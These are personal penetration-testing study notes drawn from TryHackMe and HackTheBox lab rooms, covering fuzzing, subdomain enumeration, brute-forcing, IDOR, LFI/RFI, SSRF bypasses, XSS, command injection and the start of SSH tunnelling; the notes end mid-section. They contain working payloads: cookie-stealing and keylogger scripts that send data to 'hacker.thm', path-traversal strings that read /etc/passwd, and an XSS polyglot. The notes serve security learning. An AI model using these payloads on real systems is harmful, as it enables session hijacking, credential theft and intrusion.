Pentesting Notes

-----------------

favicons - icons used for certain branding of platorms

- if not changed, attacker can figure out what platform is being used, OWASP has db of common frameworks that you can check against at https://wiki.owasp.org/index.php/OWASP\_favicon\_database

- you can compare the hash of the favicon with OWASP db by downloading it with curl and pipe to md5sum

ex. curl https://static-labs.tryhackme.cloud/sites/favicon/images/favicon.ico | md5sum

S3 Buckets - storage service that is provided by amazon AWS to save files, can have acces to these sometimes and may have files that are not supposed to be public

- http(s)://{name}.s3.amazonaws.com

- {name}-assets, {name}-www, {name}-public, {name}-private, etc.

Ffuf commands

| \*\*Command\*\* | \*\*Description\*\* |

| --------------|-------------------|

| `ffuf -h` | ffuf help |

| `ffuf -w wordlist.txt:FUZZ -u http://SERVER\_IP:PORT/FUZZ` | Directory Fuzzing |

| `ffuf -w wordlist.txt:FUZZ -u http://SERVER\_IP:PORT/indexFUZZ` | Extension Fuzzing |

| `ffuf -w wordlist.txt:FUZZ -u http://SERVER\_IP:PORT/blog/FUZZ.php` | Page Fuzzing |

| `ffuf -w wordlist.txt:FUZZ -u http://SERVER\_IP:PORT/FUZZ -recursion -recursion-depth 1 -e .php -v` | Recursive Fuzzing |

| `ffuf -w wordlist.txt:FUZZ -u https://FUZZ.hackthebox.eu/` | Sub-domain Fuzzing |

| `ffuf -w wordlist.txt:FUZZ -u http://academy.htb:PORT/ -H 'Host: FUZZ.academy.htb' -fs xxx` | VHost Fuzzing |

| `ffuf -w wordlist.txt:FUZZ -u http://admin.academy.htb:PORT/admin/admin.php?FUZZ=key -fs xxx` | Parameter Fuzzing - GET |

| `ffuf -w wordlist.txt:FUZZ -u http://admin.academy.htb:PORT/admin/admin.php -X POST -d 'FUZZ=key' -H 'Content-Type: application/x-www-form-urlencoded' -fs xxx` | Parameter Fuzzing - POST |

| `ffuf -w ids.txt:FUZZ -u http://admin.academy.htb:PORT/admin/admin.php -X POST -d 'id=FUZZ' -H 'Content-Type: application/x-www-form-urlencoded' -fs xxx` | Value Fuzzing |

# Wordlists

| \*\*Command\*\* | \*\*Description\*\* |

| --------------|-------------------|

| `/opt/useful/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt` | Directory/Page Wordlist |

| `/opt/useful/SecLists/Discovery/Web-Content/web-extensions.txt` | Extensions Wordlist |

| `/opt/useful/SecLists/Discovery/DNS/subdomains-top1million-5000.txt` | Domain Wordlist |

| `/opt/useful/SecLists/Discovery/Web-Content/burp-parameter-names.txt` | Parameters Wordlist |

# Misc

| \*\*Command\*\* | \*\*Description\*\* |

| --------------|-------------------|

| `sudo sh -c 'echo "SERVER\_IP academy.htb" >> /etc/hosts'` | Add DNS entry |

| `for i in $(seq 1 1000); do echo $i >> ids.txt; done` | Create Sequence Wordlist |

| `curl http://admin.academy.htb:PORT/admin/admin.php -X POST -d 'id=key' -H 'Content-Type: application/x-www-form-urlencoded'` | curl w/ POST |

https://crt.sh and https://ui.ctsearch.entrust.com/ui/ctsearchui are searchable databases you can look for certificates and find additional subdomains-top1million-5000

-site:www.tryhackme.com site:\*.tryhackme.com will reveal subdomains of site (make sure you include the "-" for sub domains

dnsrecon -t brt -d acmeitsupport.thm dnsrecon bruteforcing

sublist3r.py -d acmeitsupport.thm another subdomain automation bruteforce

Ffuf enum names - ffuf -w /usr/share/wordlists/SecLists/Usernames/Names/names.txt -X POST -d "username=FUZZ&email=x&password=x&cpassword=x" -H "Content-Type: application/x-www-form-urlencoded" -u http://10.10.26.92/customers/signup -mr "username already exists"

Ffuf bruteforce - ffuf -w valid\_usernames.txt:W1,/usr/share/wordlists/SecLists/Passwords/Common-Credentials/10-million-password-list-top-100.txt:W2 -X POST -d "username=W1&password=W2" -H "Content-Type: application/x-www-form-urlencoded" -u http://10.10.26.92/customers/login -fc 200

Fc 200 means show everything but 200 OK

curl 'http://10.10.231.206/customers/reset?email=robert%40acmeitsupport.thm' -H 'Content-Type: application/x-www-form-urlencoded' -d 'username=robert' We use the -H flag to add an additional header to the request. In this instance, we are setting the Content-Type to application/x-www-form-urlencoded, which lets the web server know we are sending form data so it properly understands our request.

curl 'http://10.10.231.206/customers/reset?email=robert%40acmeitsupport.thm' -H 'Content-Type: application/x-www-form-urlencoded' -d 'username=robert&email=[attacker@hacker.com](mailto:attacker@hacker.com)'

curl 'http://10.10.231.206/customers/reset?email=robert@acmeitsupport.thm' -H 'Content-Type: application/x-www-form-urlencoded' -d 'username=robert&email={username}@customer.acmeitsupport.thm' -

For the next step, you'll need to create an account on the Acme IT support customer section, doing so gives you a unique email address that can be used to create support tickets. The email address is in the format of {username}@customer.acmeitsupport.thm

curl -H "Cookie: logged\_in=true; admin=false" <http://10.10.231.206/cookie-test> - ex to send a cookie via curl

Crackstation.com can be used to crack some hashes online

IDOR - insecure direct object reference which is a type of access control vulnerability

Imagine you've just signed up for an online service, and you want to change your profile information. The link you click on goes to http://online-service.thm/profile?user\_id=1305, and you can see your information.


Curiosity gets the better of you, and you try changing the user\_id value to 1000 instead (http://online-service.thm/profile?user\_id=1000), and to your surprise, you can now see another user's information. You've now discovered an IDOR vulnerability

If the Id cannot be detected using the above methods, an excellent method of IDOR detection is to create two accounts and swap the Id numbers between them. If you can view the other users' content using their Id number while still being logged in with a different account (or not logged in at all), you've found a valid IDOR vulnerability.

an attack known as parameter mining, you discover a parameter called user\_id that you can use to display other users' information, for example, /user/details?user\_id=123

You can find this when you look at at the networks tab in the develop tools on an accounts page or something to that effect

Path traversal vulnerabilities occur when the user's input is passed to a function such as file\_get\_contents in PHP. It's important to note that the function is not the main contributor to the vulnerability. Often poor input validation or filtering is the cause of the vulnerability. In PHP, you can use the file\_get\_contents to read the content of a file.



LFI attacks against web applications are often due to a developers' lack of security awareness. With PHP, using functions such as include, require, include\_once, and require\_once often contribute to vulnerable web applications.

worth noting LFI vulnerabilities also occur when using other languages such as ASP, JSP, or even in Node.js apps. LFI exploits follow the same concepts as path traversal.

**<?PHP**

include($\_GET["lang"]);

**?>**

If you can generate an error message, you can find out what type of directoy or function is being used

Warning: include(languages/etc/passwd): failed to open stream: No such file or directory in /var/www/html/THM-5/index.php on line 15

Couple of payloads you can use are:

?file=../../../../../etc/passwd%00

?file=<directory error message showed>../../../../etc/passwd

?file=languages../../../../../etc/passwod%00

If using function include()

?file=include(“<dir in error message>../../../../../etc/passwd%00”).”.php”);

?file=include(“languages../../../../../etc/passwd%00”).”.php”);

RFI used to include remote files into a vulnerable app. Alow\_url\_fopen needs to be on

Let's say that the attacker hosts a PHP file on their own server http://attacker.thm/cmd.txt where cmd.txt contains a printing message Hello THM.

**<?PHP** echo "Hello THM"; **?>**

First, the attacker injects the malicious URL, which points to the attacker's server, such as http://webapp.thm/index.php?lang=http://attacker.thm/cmd.txt. If there is no input validation, then the malicious URL passes into the include function. Next, the web app server will send a GET request to the malicious server to fetch the file. As a result, the web app includes the remote file into include function to execute the PHP file within the page and send the execution content to the attacker. In our case, the current page somewhere has to show the Hello THM message.1

Potential SSRF vulnerabilities can be spotted in web applications in many different ways. Here is an example of four common places to look:

When a full URL is used in a parameter in the address bar:



A hidden field in a form:



A partial URL such as just the hostname:



Or perhaps only the path of the URL:



Some of these examples are easier to exploit than others, and this is where a lot of trial and error will be required to find a working payload.

More security-savvy developers aware of the risks of SSRF vulnerabilities may implement checks in their applications to make sure the requested resource meets specific rules. There are usually two approaches to this, either a deny list or an allow list.

Attackers can bypass a Deny List by using alternative localhost references such as 0, 0.0.0.0, 0000, 127.1, 127.\*.\*.\*, 2130706433, 017700000001 or subdomains that have a DNS record which resolves to the IP Address 127.0.0.1 such as 127.0.0.1.nip.io.

Also, in a cloud environment, it would be beneficial to block access to the IP address 169.254.169.254, which contains metadata for the deployed cloud server, including possibly sensitive information. An attacker can bypass this by registering a subdomain on their own domain with a DNS record that points to the IP Address 169.254.169.254.

An allow list is where all requests get denied unless they appear on a list or match a particular pattern, such as a rule that an URL used in a parameter must begin with https://website.thm. An attacker could quickly circumvent this rule by creating a subdomain on an attacker's domain name, such as https://website.thm.attackers-domain.thm. The application logic would now allow this input and let an attacker control the internal HTTP request.

An open redirect is an endpoint on the server where the website visitor gets automatically redirected to another website address. Take, for example, the link https://website.thm/link?url=https://tryhackme.com. This endpoint was created to record the number of times visitors have clicked on this link for advertising/marketing purposes. But imagine there was a potential SSRF vulnerability with stringent rules which only allowed URLs beginning with https://website.thm/. An attacker could utilise the above feature to redirect the internal HTTP request to a domain of the attacker's choice.

Proof Of Concept:

This is the simplest of payloads where all you want to do is demonstrate that you can achieve XSS on a website. This is often done by causing an alert box to pop up on the page with a string of text, for example:

<script>alert('XSS');</script>

Session Stealing:

Details of a user's session, such as login tokens, are often kept in cookies on the targets machine. The below JavaScript takes the target's cookie, base64 encodes the cookie to ensure successful transmission and then posts it to a website under the hacker's control to be logged. Once the hacker has these cookies, they can take over the target's session and be logged as that user.

<script>fetch('https://hacker.thm/steal?cookie=' + btoa(document.cookie));</script>

Key Logger:

The below code acts as a key logger. This means anything you type on the webpage will be forwarded to a website under the hacker's control. This could be very damaging if the website the payload was installed on accepted user logins or credit card details.

<script>document.onkeypress = function(e) { fetch('https://hacker.thm/log?key=' + btoa(e.key) );}</script>

Business Logic:

This payload is a lot more specific than the above examples. This would be about calling a particular network resource or a JavaScript function. For example, imagine a JavaScript function for changing the user's email address called user.changeEmail(). Your payload could look like this:

<script>user.changeEmail('attacker@hacker.thm');</script>

Now that the email address for the account has changed, the attacker may perform a reset password attack.

Reflected XSS happens when user-supplied data in an HTTP request is included in the webpage source without any validation.

Potential Impact:

The attacker could send links or embed them into an iframe on another website containing a JavaScript payload to potential victims getting them to execute code on their browser, potentially revealing session or customer information.

How to test for Reflected XSS:

You'll need to test every possible point of entry; these include:

* Parameters in the URL Query String
* URL File Path
* Sometimes HTTP Headers (although unlikely exploitable in practice)

Once you've found some data which is being reflected in the web application, you'll then need to confirm that you can successfully run your JavaScript payload; your payload will be dependent on where in the application your code is reflected (you'll learn more about this in task 6).

Stored XSS

As the name infers, the XSS payload is stored on the web application (in a database, for example) and then gets run when other users visit the site or web page

Potential Impact:

The malicious JavaScript could redirect users to another site, steal the user's session cookie, or perform other website actions while acting as the visiting user.

How to test for Stored XSS:

You'll need to test every possible point of entry where it seems data is stored and then shown back in areas that other users have access to; a small example of these could be:

* Comments on a blog
* User profile information
* Website Listings

Sometimes developers think limiting input values on the client-side is good enough protection, so changing values to something the web application wouldn't be expecting is a good source of discovering stored XSS, for example, an age field that is expecting an integer from a dropdown menu, but instead, you manually send the request rather than using the form allowing you to try malicious payloads.

DOM Based XSS

What is the DOM?

DOM stands for Document Object Model and is a programming interface for HTML and XML documents. It represents the page so that programs can change the document structure, style and content. A web page is a document, and this document can be either displayed in the browser window or as the HTML source. A diagram of the HTML DOM is displayed below:

Exploiting the DOM

DOM Based XSS is where the JavaScript execution happens directly in the browser without any new pages being loaded or data submitted to backend code. Execution occurs when the website JavaScript code acts on input or user interaction.

Example Scenario:

The website's JavaScript gets the contents from the window.location.hash parameter and then writes that onto the page in the currently being viewed section. The contents of the hash aren't checked for malicious code, allowing an attacker to inject JavaScript of their choosing onto the webpage.

Potential Impact:

Crafted links could be sent to potential victims, redirecting them to another website or steal content from the page or the user's session.

How to test for Dom Based XSS:

DOM Based XSS can be challenging to test for and requires a certain amount of knowledge of JavaScript to read the source code. You'd need to look for parts of the code that access certain variables that an attacker can have control over, such as "window.location.x" parameters.

When you've found those bits of code, you'd then need to see how they are handled and whether the values are ever written to the web page's DOM or passed to unsafe JavaScript methods such as eval().

Blind XSS is similar to a stored XSS (which we covered in task 4) in that your payload gets stored on the website for another user to view, but in this instance, you can't see the payload working or be able to test it against yourself first.

Example Scenario:

A website has a contact form where you can message a member of staff. The message content doesn't get checked for any malicious code, which allows the attacker to enter anything they wish. These messages then get turned into support tickets which staff view on a private web portal.

Potential Impact:

Using the correct payload, the attacker's JavaScript could make calls back to an attacker's website, revealing the staff portal URL, the staff member's cookies, and even the contents of the portal page that is being viewed. Now the attacker could potentially hijack the staff member's session and have access to the private portal.

How to test for Blind XSS:

When testing for Blind XSS vulnerabilities, you need to ensure your payload has a call back (usually an HTTP request). This way, you know if and when your code is being executed.


A popular tool for Blind XSS attacks is [xsshunter](https://xsshunter.com/). Although it's possible to make your own tool in JavaScript, this tool will automatically capture cookies, URLs, page contents and more.

The aim for each level will be to execute the JavaScript alert function with the string THM, for example:


<script>alert('THM');</script>

Level One:

You're presented with a form asking you to enter your name, and once you've entered your name, it will be presented on a line below, for example:




If you view the Page Source, You'll see your name reflected in the code:



Instead of entering your name, we're instead going to try entering the following JavaScript Payload: <script>alert('THM');</script>


Now when you click the enter button, you'll get an alert popup with the string THM and the page source will look like the following:




And then, you'll get a confirmation message that your payload was successful with a link to the next level.

Level Two:

Like the previous level, you're being asked again to enter your name. This time when clicking enter, your name is being reflected in an input tag instead:



Viewing the page source, you can see your name reflected inside the value attribute of the input tag:



It wouldn't work if you were to try the previous JavaScript payload because you can't run it from inside the input tag. Instead, we need to escape the input tag first so the payload can run properly. You can do this with the following payload: "><script>alert('THM');</script>

The important part of the payload is the "> which closes the value parameter and then closes the input tag.


This now closes the input tag properly and allows the JavaScript payload to run:



Now when you click the enter button, you'll get an alert popup with the string THM. And then, you'll get a confirmation message that your payload was successful with a link to the next level.


Level Three:

You're presented with another form asking for your name, and the same as the previous level, your name gets reflected inside an HTML tag, this time the textarea tag.




We'll have to escape the textarea tag a little differently from the input one (in Level Two) by using the following payload: </textarea><script>alert('THM');</script>

This turns this:



Into This:




The important part of the above payload is </textarea>, which causes the textarea element to close so the script will run.


Now when you click the enter button, you'll get an alert popup with the string THM. And then, you'll get a confirmation message that your payload was successful with a link to the next level.

Level Four:

Entering your name into the form, you'll see it reflected on the page. This level looks similar to level one, but upon inspecting the page source, you'll see your name gets reflected in some JavaScript code.




You'll have to escape the existing JavaScript command, so you're able to run your code; you can do this with the following payload ';alert('THM');// which you'll see from the below screenshot will execute your code. The ' closes the field specifying the name, then ; signifies the end of the current command, and the // at the end makes anything after it a comment rather than executable code.



Now when you click the enter button, you'll get an alert popup with the string THM. And then, you'll get a confirmation message that your payload was successful with a link to the next level.

Level Five:

Now, this level looks the same as level one, and your name also gets reflected in the same place. But if you try the <script>alert('THM');</script> payload, it won't work. When you view the page source, you'll see why.



The word script gets removed from your payload, that's because there is a filter that strips out any potentially dangerous words.

When a word gets removed from a string, there's a helpful trick that you can try.

Original Payload:

<sscriptcript>alert('THM');</sscriptcript>

Text to be removed (by the filter):

<sscriptcript>alert('THM');</sscriptcript>


Final Payload (after passing the filter):

<script>alert('THM');</script>

Try entering the payload <sscriptcript>alert('THM');</sscriptcript> and click the enter button, you'll get an alert popup with the string THM. And then, you'll get a confirmation message that your payload was successful with a link to the next level.


Level Six:

Similar to level two, where we had to escape from the value attribute of an input tag, we can try "><script>alert('THM');</script>, but that doesn't seem to work. Let's inspect the page source to see why that doesn't work.



You can see that the < and > characters get filtered out from our payload, preventing us from escaping the IMG tag. To get around the filter, we can take advantage of the additional attributes of the IMG tag, such as the onload event. The onload event executes the code of your choosing once the image specified in the src attribute has loaded onto the web page.

Let's change our payload to reflect this /images/cat.jpg" onload="alert('THM'); and then viewing the page source, and you'll see how this will work.



Now when you click the enter button, you'll get an alert popup with the string THM. And then, you'll get a confirmation message that your payload was successful; with this being the last level, you'll receive a flag that can be entered below.

Polyglots:

An XSS polyglot is a string of text which can escape attributes, tags and bypass filters all in one. You could have used the below polyglot on all six levels you've just completed, and it would have executed the code successfully.

jaVasCript:/\*-/\*`/\*\`/\*'/\*"/\*\*/(/\* \*/onerror=alert('THM') )//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--!>\x3csVg/<sVg/oNloAd=alert('THM')//>\x3e

You can often determine whether or not command injection may occur by the behaviours of an application, as you will come to see in the practical session of this room.

Applications that use user input to populate system commands with data can often be combined in unintended behaviour. For example, the shell operators ;, & and && will combine two (or more) system commands and execute them both. If you are unfamiliar with this concept, it is worth checking out the [Linux fundamentals module](https://tryhackme.com/module/linux-fundamentals) to learn more about this.

Command Injection can be detected in mostly one of two ways:

1. Blind command injection
2. Verbose command injection

I have defined these two methods in the table below, where the two sections underneath will explain these in greater detail.

| Method | Description |
| --- | --- |
| Blind | This type of injection is where there is no direct output from the application when testing payloads. You will have to investigate the behaviours of the application to determine whether or not your payload was successful. |
| Verbose | This type of injection is where there is direct feedback from the application once you have tested a payload. For example, running the whoami command to see what user the application is running under. The web application will output the username on the page directly. |

Detecting Blind Command Injection

Blind command injection is when command injection occurs; however, there is no output visible, so it is not immediately noticeable. For example, a command is executed, but the web application outputs no message.

For this type of command injection, we will need to use payloads that will cause some time delay. For example, the ping and sleep commands are significant payloads to test with. Using ping as an example, the application will hang for *x* seconds in relation to how many *pings* you have specified.

Another method of detecting blind command injection is by forcing some output. This can be done by using redirection operators such as >. If you are unfamiliar with this, I recommend checking out the [Linux fundamentals module](https://tryhackme.com/module/linux-fundamentals). For example, we can tell the web application to execute commands such as whoami and redirect that to a file. We can then use a command such as cat to read this newly created file’s contents.

Testing command injection this way is often complicated and requires quite a bit of experimentation, significantly as the syntax for commands varies between Linux and Windows.

The curl command is a great way to test for command injection. This is because you are able to use curl to deliver data to and from an application in your payload. Take this code snippet below as an example, a simple curl payload to an application is possible for command injection.

curl http://vulnerable.app/process.php%3Fsearch%3DThe%20Beatles%3B%20whoami

Detecting Verbose Command Injection


Detecting command injection this way is arguably the easiest method of the two. Verbose command injection is when the application gives you feedback or output as to what is happening or being executed.

For example, the output of commands such as ping or whoami is directly displayed on the web application.

Bypassing Filters

Applications will employ numerous techniques in filtering and sanitising data that is taken from a user's input. These filters will restrict you to specific payloads; however, we can abuse the logic behind an application to bypass these filters. For example, an application may strip out quotation marks; we can instead use the hexadecimal value of this to achieve the same result.

When executed, although the data given will be in a different format than what is expected, it can still be interpreted and will have the same result.



SSH Tunneling


—---------------

## Port Forwarding in Context

Port forwarding is a technique that allows us to redirect a communication request from one port to another. Port forwarding uses TCP as the primary communication layer to provide interactive communication for the forwarded port. However, different application layer protocols such as SSH or even [SOCKS](https://en.wikipedia.org/wiki/SOCKS) (non-application layer) can be used to encapsulate the forwarded traffic. This can be effective in bypassing firewalls and using existing services on your compromised host to pivot to other networks.

## SSH Local Port Forwarding

Let's take an example from the below image.



Note: Each network diagram presented in this module is designed to illustrate concepts discussed in the associated section. The IP addressing shown in the diagrams will not always match the lab environments exactly. Be sure to focus on understanding the concept, and you will find the diagrams will prove very useful! After reading this section be sure to reference the above image again to reinforce the concepts.

We have our attack host (10.10.15.x) and a target Ubuntu server (10.129.x.x), which we have compromised. We will scan the target Ubuntu server using Nmap to search for open ports.

#### Scanning the Pivot Target

Scanning the Pivot Target

Foxtaskforce5@htb[/htb]**$** nmap -sT -p22,3306 10.129.202.64

Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-24 12:12 EST

Nmap scan report for 10.129.202.64

Host is up (0.12s latency).

PORT STATE SERVICE

22/tcp open ssh

3306/tcp closed mysql

